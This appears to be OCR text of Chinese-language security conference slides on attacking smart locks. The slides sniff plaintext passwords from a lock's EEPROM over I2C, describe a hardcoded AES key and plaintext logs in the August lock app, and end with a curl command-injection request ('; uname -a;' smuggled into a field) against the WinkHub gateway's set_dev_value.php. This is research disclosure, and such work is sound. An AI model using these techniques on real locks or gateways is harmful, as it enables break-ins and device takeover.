
RTFM ..

使用 em78p156e 作为系统微处理器

经典 EEPROM 24C02, 存储用户密码 (I2C 协议)

I2C 仅需 2条总线用于交互数据: SCL (时钟频率) + SDA (数据总线)






工欲善其事, 必先利其器 (BusPirate)

支持 Windows / Linux / Mac

支持 I2C / SPI / UART / 1-Wire / JTAG

拥有丰富的帮助文档. 嵌入式研究必备神器!




The Hack

密码输入流程: 起始码 (0) + 正确密码 + 结束确认(#)

结束确认(#)后, 处理器向 EEPROM 验证正确密码请求


EEPROM 发送正确密码, 以便处理器查证密码 (Plain-Text 无加密)



```
I2C>(2)
Sniffer
Any key to exit
[0xA2+0x00+[0xA3+0xB3+0x32+0x1A+0xFF+0xFF+0xFF+0xFF+0xFF+]

I2C>(2)
Sniffer
Any key to exit
[0xA2+0x48+[0xA3+0x93+0x32+0x1A+0xFF+0xFF+0xFF+0xFF+0xFF+]

I2C>(2)
Sniffer
Any key to exit
[0xA2+0x08+[0xA3+0x13+0x32+0x1A+0xFF+0xFF+0x41+0x04+0xFF+]

I2C>sni
Syntax error at char 2
I2C(BASIC)>exit
Ready
I2C>(2)
Sniffer
Any key to exit
[0xA2+0x00+[0xA3+0xB3+0x65+0x4A+0xFF+0xFF+0xFF+0xFF+0xFF+]
```

开锁@物联网时代 I

Bluetooth PIN Vulnerability



SATIS

Exploit: TWSL2013-020,
CVE-2013-4866, CWE-259

Daniel Crowley of Trustwave SpiderLabs

http://tinyurl.com/satis-bluetooth

SATIS

某编辑对智能锁的评价 ...


小结：至于门锁用的那啥“采用AES加密，安全级别等同于网银，基本不存在被破解的可能”，我不是很care，反正我觉得现在要找个破解智能门锁的贼应该不容易，起码得是个懂高科技的贼，所以防盗上说它绝对比普通门锁更胜一筹。

智能锁— August

August 智能锁安装简单方便, 对已有门锁本身无需过多改动


August 智能锁可以通过蓝牙, 及移设备上的App来管理房门的开关

房子主人也可以通过网络, 对房客设置临时访问权限 (朋友; 父母; 水电工?)



August 隐患1: 明文密钥

分析其手机APP发现使用的是AES-ECB的方式对本地配置文件进行加密



Electronic Codebook (ECB) mode encryption

AES密钥则是明文存储在程序当中: 手机号, 用户 E-mail, 锁 UUID (32bits hex)

```
package com.august.util;

import android.content.SharedPreferences;

public class Settings
{
  private static final String ENC_KEY = "A[redacted]c";
  private static final LogUtil LOG = LogUtil.getLogger(Settings.class);
  public static final String SIZE_SUFFIX = "*size*";
  public static final String STR_ACCESS_TOKEN = "API_ACCESS_TOKEN";
  public static final String STR_DEBUG_SETTINGS = "DEBUG_SETTINGS";
  public static final String STR_INSTALL_TOKEN = "API_INSTALL_TOKEN";
  public static final String STR_PUSH_ALERTS = "PUSH_ALERTS";
  public static final String VERSION_SUFFIX = "_v1";
  static Settings _instance = null;
  DebugSettings _debugSettings = new DebugSettings();
  Properties _encryptedProps = null;

  public static Settings init()
  {
    if (_instance == null) {
        _instance = new Settings();
```

August 隐患2: 明文 log 文件

. 可以对房客(UserID)设置临时访问权限, 但没有验证机制

. 锁UUID 可以通过手机APP 扫描附近的August 门锁获得

. 仅需要提供正确的 锁UUID; UserID 便可得到临时的访问权限

. 而这一切都以明文的形式存储在手机APP 的本地 log 文件当中.


已被厂家打了补丁..... :(


智能锁网关 — WinkHub

. 物联网设备的All IN ONE 神器 WinkHub (ARM CPU; RAM; NAND)

. 同时支持 WIFI/Bluetooth/Zigbee (2.4G); 915Mhz (Zwave); 433Mhz (RF)

. 完美的将不同产品以不同的方式连接在一起 (GE; Nest; Dropcam; Philips)




2.4GHZ
WiFi/BT
ANT4
LUT JTAG
ANT1
433MHZ
LUTRON
915MHZ WAVE
ANT3
NAND Flash
ETH
DUART
3V3
TX
RX
GND
iMX JTAG
JTAG/SWD
2.4GHZ
Zigbee
ANT5
IDC debug
ASSY 40-00007-01
Rev.
ANT2
433MHZ KIDDE

Debug 接口 — UART


. 使用标准连接配置 (8 data bits, no parity bits and 1 stop bit)

. 波特率参数需要额外设置: 300; 9600; 115200 还是 230400 ?

. 确定未知串行设备波特率程序 (https://code.google.com/p/baudrate/)

. 可使用 Bus-Pirate 或者 Shikra (传输速度快) 作为设备间的串口连接器

```
@@@@@@@@@@@@@@@@@@@@@@@@ Baudrate: 9600 @@@@@@@@@@@@@@@@@@@@@@@@

@@@@@@@@@@@@@@@@@@@@@@@@ Baudrate: 115200 @@@@@@@@@@@@@@@@@@@@@@@@

Initializing random number generator... done.
Starting system message bus: done
++ mount
++ grep database
+ dbcheck=
+ '[' '' == '' ']'
+ ubiattach -p /dev/mtd3
UBI: attaching mtd3 to ubi1
UBI: physical eraseblock size:   131072 bytes (128 KiB)
UBI: logical eraseblock size:    126976 bytes
UBI: smallest flash I/O unit:    2048
UBI: VID header offset:          2048 (aligned 2048)
UBI: data offset:                4096
UBI: attached mtd3 to ubi1
UBI: MTD device name:            "database"
UBI: MTD device size:            8 MiB
UBI: number of good PEBs:        61
UBI: number of bad PEBs:         3
UBI: max. allowed volumes:       128
UBI: wear-leveling threshold:    4096
UBI: number of internal volumes: 1
UBI: number of user volumes:     1
```



Got ROOT? Command Execution

WinkHub 网关可以通过网页的形式对其进行访问 (set_dev_value.php)

curl “192.168.01/set_dev_value.php” -d “nodeId=a&attrId=; uname -a;”

```php
<?php
